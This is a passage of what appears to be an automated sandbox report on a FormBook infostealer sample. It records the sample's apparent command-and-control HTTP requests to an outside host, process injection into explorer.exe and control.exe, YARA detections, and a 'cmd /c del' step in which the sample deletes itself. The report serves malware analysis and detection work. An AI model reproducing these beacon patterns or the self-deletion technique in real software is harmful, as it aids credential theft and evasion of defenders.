6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e b7 fe ce f1 c6 f7 b4 ed ce f3 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6 f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 d5 d2 b2 bb b5 bd ce c4 bc fe bb f2 c4 bf c2 bc a1 a3 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e c4 fa d2 aa b2 e9 d5 d 2 b5 c4 d7 ca d4 b4 bf c9 c4 dc d2 d1 b1 bb c9 be b3 fd a3 ac d2 d1 b8 fc b8 c4 c3 fb b3 c6 bb f2 d5 df d4 dd ca b1 b2 bb bf c9 d3 c3 a1 a3 3c 2f 68 33 3e 0d 0a 20 3c 2f 66 69 65 6c 64 73 65 74 3e 3c 2f 64 69 76 3e 0d 0a 3c 2f 64 69 76 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d<br>Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-s trict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=gb2312"/><title>404 - </title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF; }h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{widt h:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 2%;position:relative;}#content-container{background:#FFF;width:96%;margin-top:8p x;padding:10px;position:relative;}--</style></head><body><div id="header"><h1></h1></div><div id="content"> <div class="content-container"><fieldset> <h2>404 - </h2> <h3></h3> </fieldset></div></div></body></htm |

| Session ID | Source IP   | Source Port | Destination IP | Destination Port | Process                 |
|------------|-------------|-------------|----------------|------------------|-------------------------|
| 3          | 192.168.2.7 | 49843       | 34.102.136.180 | 80               | C:\Windows\explorer.exe |

| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|----------------------------------------|--------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Jan 28, 2022<br>10:48:06.312361002 CET | 18010              | OUT       | GET /b80i/?Tjox=shkkGZu5/RZ8iX9p+IXF0YMrmhwzQE3Vmi1yYN92EzxfMV+N5Q/+I95GtZw5bZfv7GwSNh0c2Q ==&3f9LV=d484gh1H9 HTTP/1.1<br>Host: www.farmacymerchants.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Jan 28, 2022<br>10:48:06.427875042 CET | 18011              | IN        | HTTP/1.1 403 Forbidden<br>Server: openresty<br>Date: Fri, 28 Jan 2022 09:48:06 GMT<br>Content-Type: text/html<br>Content-Length: 275<br>ETag: "61f22041-113"<br>Via: 1.1 google<br>Connection: close<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6 d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 3 c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3 c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3 e 0a<br>Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html; charset=utf- 8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> <h1>Access Forbidden</h1></body></html> |

## Statistics

### Behavior



Click to jump to process

## System Behavior

**Analysis Process: 5tCYPTkM6b.exe** PID: 4904, Parent PID: 6136

### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Start time:                   | 10:46:03                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Start date:                   | 28/01/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Path:                         | C:\Users\user\Desktop\5tCYPTkM6b.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Commandline:                  | "C:\Users\user\Desktop\5tCYPTkM6b.exe"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Imagebase:                    | 0x400000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| File size:                    | 254186 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| MD5 hash:                     | C2CA2BA9C38EB02217588662717BA6C3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.270764951.0000000002300000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.270764951.0000000002300000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.270764951.0000000002300000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li></ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |

### File Activities

**Analysis Process: 5tCYPTkM6b.exe** PID: 5880, Parent PID: 4904

### General

|                        |                                        |
|------------------------|----------------------------------------|
| Target ID:             | 2                                      |
| Start time:            | 10:46:07                               |
| Start date:            | 28/01/2022                             |
| Path:                  | C:\Users\user\Desktop\5tCYPTkM6b.exe   |
| Wow64 process (32bit): | true                                   |
| Commandline:           | "C:\Users\user\Desktop\5tCYPTkM6b.exe" |
| Imagebase:             | 0x7ff724940000                         |

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File size:                    | 254186 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| MD5 hash:                     | C2CA2BA9C38EB02217588662717BA6C3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Yara matches:                 | <ul style="list-style-type: none"><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.332468083.0000000000910000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.332468083.0000000000910000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.332468083.0000000000910000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.267961814.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.267961814.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.267961814.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.332146326.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.332146326.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.332146326.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.332417748.00000000008E0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.332417748.00000000008E0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.332417748.00000000008E0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.266985950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.266985950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.266985950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li></ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |

| File Activities               |        |         |                 |       |                |            |
|-------------------------------|--------|---------|-----------------|-------|----------------|------------|
| File Read                     |        |         |                 |       |                |            |
| File Path                     | Offset | Length  | Completion      | Count | Source Address | Symbol     |
| C:\Windows\SysWOW64\ntdll.dll | 0      | 1622408 | success or wait | 1     | 4186E7         | NtReadFile |

| Analysis Process: explorer.exe    PID: 3292, Parent PID: 5880 |                                  |
|---------------------------------------------------------------|----------------------------------|
| General                                                       |                                  |
| Target ID:                                                    | 4                                |
| Start time:                                                   | 10:46:12                         |
| Start date:                                                   | 28/01/2022                       |
| Path:                                                         | C:\Windows\explorer.exe          |
| Wow64 process (32bit):                                        | false                            |
| Commandline:                                                  | C:\Windows\Explorer.EXE          |
| Imagebase:                                                    | 0x7ff662bf0000                   |
| File size:                                                    | 3933184 bytes                    |
| MD5 hash:                                                     | AD5296B280E8F522A8A897C96BAB0E1D |
| Has elevated privileges:                                      | true                             |
| Has administrator privileges:                                 | true                             |
| Programmed in:                                                | C, C++ or other language         |

|               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|---------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Yara matches: | <ul style="list-style-type: none"><li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.305802792.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security</li><li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.305802792.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.305802792.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.319162171.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security</li><li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.319162171.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.319162171.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li></ul> |
| Reputation:   | high                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |

|                                                                                     |        |        |            |       |                |        |  |
|-------------------------------------------------------------------------------------|--------|--------|------------|-------|----------------|--------|--|
| <b>File Activities</b>                                                              |        |        |            |       |                |        |  |
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |        |        |            |       |                |        |  |
| File Path                                                                           | Offset | Length | Completion | Count | Source Address | Symbol |  |

|                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Analysis Process: control.exe</b> PID: 6932, Parent PID: 3292 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| <b>General</b>                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Target ID:                                                       | 14                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Start time:                                                      | 10:46:36                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Start date:                                                      | 28/01/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Path:                                                            | C:\Windows\SysWOW64\control.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Wow64 process (32bit):                                           | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Commandline:                                                     | C:\Windows\SysWOW64\control.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Imagebase:                                                       | 0x840000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| File size:                                                       | 114688 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MD5 hash:                                                        | 40FBA3FBFD5E33E0DE1BA45472FDA66F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Has elevated privileges:                                         | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Has administrator privileges:                                    | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Programmed in:                                                   | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Yara matches:                                                    | <ul style="list-style-type: none"><li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.522721651.00000000001D0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security</li><li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.522721651.00000000001D0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.522721651.00000000001D0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.523572429.0000000000730000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security</li><li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.523572429.0000000000730000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.523572429.0000000000730000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.523718617.0000000000760000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.523718617.0000000000760000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.523718617.0000000000760000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li></ul> |
| Reputation:                                                      | moderate                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |

|                               |        |         |                 |       |                |            |  |
|-------------------------------|--------|---------|-----------------|-------|----------------|------------|--|
| <b>File Activities</b>        |        |         |                 |       |                |            |  |
| <b>File Read</b>              |        |         |                 |       |                |            |  |
| File Path                     | Offset | Length  | Completion      | Count | Source Address | Symbol     |  |
| C:\Windows\SysWOW64\ntdll.dll | 0      | 1622408 | success or wait | 1     | 1E86E7         | NtReadFile |  |

|                                                              |    |
|--------------------------------------------------------------|----|
| <b>Analysis Process: cmd.exe</b> PID: 6980, Parent PID: 6932 |    |
| <b>General</b>                                               |    |
| Target ID:                                                   | 15 |

|                               |                                               |
|-------------------------------|-----------------------------------------------|
| Start time:                   | 10:46:41                                      |
| Start date:                   | 28/01/2022                                    |
| Path:                         | C:\Windows\SysWOW64\cmd.exe                   |
| Wow64 process (32bit):        | true                                          |
| Commandline:                  | /c del "C:\Users\user\Desktop\5tCYPTkM6b.exe" |
| Imagebase:                    | 0x870000                                      |
| File size:                    | 232960 bytes                                  |
| MD5 hash:                     | F3BDBE3BB6F734E357235F4D5898582D              |
| Has elevated privileges:      | true                                          |
| Has administrator privileges: | true                                          |
| Programmed in:                | C, C++ or other language                      |
| Reputation:                   | high                                          |

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

Analysis Process: conhost.exe    PID: 6988, Parent PID: 6980

General

|                               |                                                     |
